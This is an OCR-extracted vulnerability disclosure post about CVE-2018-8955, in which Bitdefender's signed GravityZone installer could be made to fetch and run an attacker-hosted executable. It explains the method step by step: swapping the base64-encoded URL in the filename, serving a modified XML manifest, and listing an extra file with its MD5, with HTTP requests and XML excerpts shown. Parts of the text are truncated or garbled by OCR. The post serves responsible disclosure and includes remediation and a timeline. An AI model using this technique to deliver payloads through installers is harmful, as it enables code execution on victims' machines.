


CVE-2018-8955: Bitdefender GravityZone Arbitrary Code Execution

By Kyriakos Economou | October 16, 2018

We recently identified a vulnerability in the digitally signed Bitdefender GravityZone installer. The vulnerability allows an attacker to execute malicious code without breaking the original digital signature, and without embedding anything malicious into the installer itself. This means that an appropriately positioned attacker can cause the signed installer to run an arbitrary remotely hosted executable.

Popular R

Cyber Fighting Power – \
The Upper Hand?
September 3, 2015

Introducing FC
C2 Lateral Mov
January 27, 2021

DerbyCon 2018 CTF Writ
October 11, 2018

We consider this to be a vulnerability worthy of analysis because of the way that it works. It is a good example of how developer creativity can bypass otherwise robust security controls.

You can base64 but you can't hide

Earlier this year, we noticed a tweet about some AV comparison results that prompted us to download an evaluation copy of the Bitdefender GravityZone installer.
The installation is done via a digitally signed executable of about 3.4 MB. We downloaded the installer in a VM, verified the digital signatures, and then noticed an eye-catching file name that caused us to pause.
The filename was of the following format:

- *setupdownloader_[base64_string].exe*

That was slightly odd, so we decided to find out what that base64 string was used for. The actual filename of the executable was:

- *setupdownloader_[aHR0cHM6Ly9jbG91ZGd6LWVjcy5ncmF2aXR5em9uZS*[illegible]*bGFuZz1lbi1VUw==].exe*

The base64 string decoded to:


This was a URL to an XML file, which was interesting enough to prompt us to dig a little deeper. What would happen if we replaced the base64 string with one that points to an XML file controlled by us?
We changed the filename to:

- *setupdownloader_[aHR0cDovL3RoaXNjYW50YmV0cnVlLmNvbS9pbnN0YW*

The base64 in that filename was modified to contain the URL:

- http://thiscantbetrue.com/installer.xml

We reran the installer and the results are shown below.



As you can see, the executable was attempting to download the XML file from our own domain. At this point, we downloaded the original XML file and examined its contents.
Within the original XML file, we identified the following interesting looking section:


```
<downloadUrl strVar="DownloadUrl">
    <![CDATA[https://cloudgz-ecs.gravityzone.bitdefender.com/Packages/BSTWIN/0]]
</downloadUrl>
```

We replaced that entry with:

What we had at that point was the signed GravityZone installer that now contained a URL in base64 that in turn pointed to an XML file under our control. The modified XML file had a new *downloadUrl* entry which pointed to our HTTP server.

Going one step further

We ran the installer again, this time with the modified base64 string and subsequently modified XML file. That gave us the following error message:



We consequently fired up Wireshark and found the HTTP request that was giving us problems:

```
GET /Packages/BSTWIN/0/win32/data.xml?fakeparam=17868162 HT
Connection: Keep-Alive
Cookie: BDWSCookie=; cuid=97884EFF3A259DAAA3834C611C9036AA;
User-Agent: EPSInstaller-Agent (WSLib 1.4 [3, 0, 0, 168])
Host: thiscantbetrue.com
```

We were missing an extra sub-directory named *win32,* and on top of that we noticed that the setup was looking for another XML file, which we didn't yet have. Note that our guest OS was 32-bit, and for that reason the installer was looking for the 32-bit modules on the remote server.

We had to identify the structure and contents of the *data.xml* file that the setup was looking for, and the easiest way to find that out was to

the relevant HTTP request:

```
GET /Packages/BSTWIN/0/win32/data.xml?fakeparam=19832787 HT
Connection: Keep-Alive
Cookie: BDWSCookie=; cuid=97884EFF3A259DAAA3834C611C9036AA;
User-Agent: EPSInstaller-Agent (WSLib 1.4 [3, 0, 0, 168])
Host: cloudgz-ecs.gravityzone.bitdefender.com
```

Of course, you could also just download that file by using your web browser. 🙂

Putting everything together

The *data.xml* file contained a list of the files that will be downloaded. The following image shows a few of them.

```
<root version="1.0">
        <manufacturer>Bitdefender</manufacturer>
        <productname>Endpoint Security by Bitdefender</productname>
        <UpgradeCode>{AAD1516D-28AB-4EB5-B7C8-DF54FE4442E9}</UpgradeCode>
        <minspaceavailabe>1024</minspaceavailabe>

        <files>
                <file md5="402CE62590814C167222734F704D8B52" name="\lang\en-US.dll" url="" />
                <file md5="0D34FDB620731026272C3162654B3996" name="additional.dll" url="" />
                <file md5="A1163A89E139C2A4B9D0633565277CA5" name="\KitFiles\antiphishing.exe" required="0" url="" />
                <file md5="FEB7696FFAE1C416498541F3BE061B37" name="\KitFiles\antivirus.exe" required="0" url="" />
                <file md5="B26E33CC8624E131DB8866F688F82BE8" name="\KitFiles\aph.exe" required="0" url="" />
                <file md5="AA2001F2E7DB3AAF1887F648FF5769A1" name="\KitFiles\applicationcontrol.exe" required="0" url="" />
                <file md5="1120C58806BD1A9155DF9B1A243D0DBD" name="\KitFiles\volumeencryption.exe" required="0" url="" />
```

The file ended with the final command to be executed, which essentially instructed the setup application to execute one of the downloaded files called “Installer.exe”: *<run_command params=”” proc=”Installer.exe” />*

As you can see, the setup application blindly trusted the *installer.xml* file and subsequently the information provided by the downloaded *data.xml* file.

In other words, we could change that list and the setup application would download and execute a file of our choice, as long as we also provided the correct MD5 hash for it, which of course was not an issue.

To make things worse, an attacker could set up a server with all the legitimate files and just add an extra executable and/or DLL module to the list. This would allow the installation to progress as expected, while silently performing malicious activity on the target system.

signed.

- Even robust security measures can be compromised by subsequently poor implementations.
- A digital signature can ensure that a file has not been tampered with, but this does not include the filename.

As remediation for this vulnerability, Bitdefender released new patched installers and went through a certificate revocation process of the affected certificates.

Disclosure Timeline

Bitdefender were very responsive throughout the disclosure process. A timeline of key dates are as follows:

- Date of discovery: 18 March 2018
- Bitdefender informed: 19 March 2018
- Bitdefender acknowledged vulnerability: 20 March 2018
- Bitdefender marked the vulnerability as severe: 29 March 2018
- Bitdefender requested extra time to address certificates revocation: 12 April 2018
- Public Disclosure: 16 October 2018

Related Posts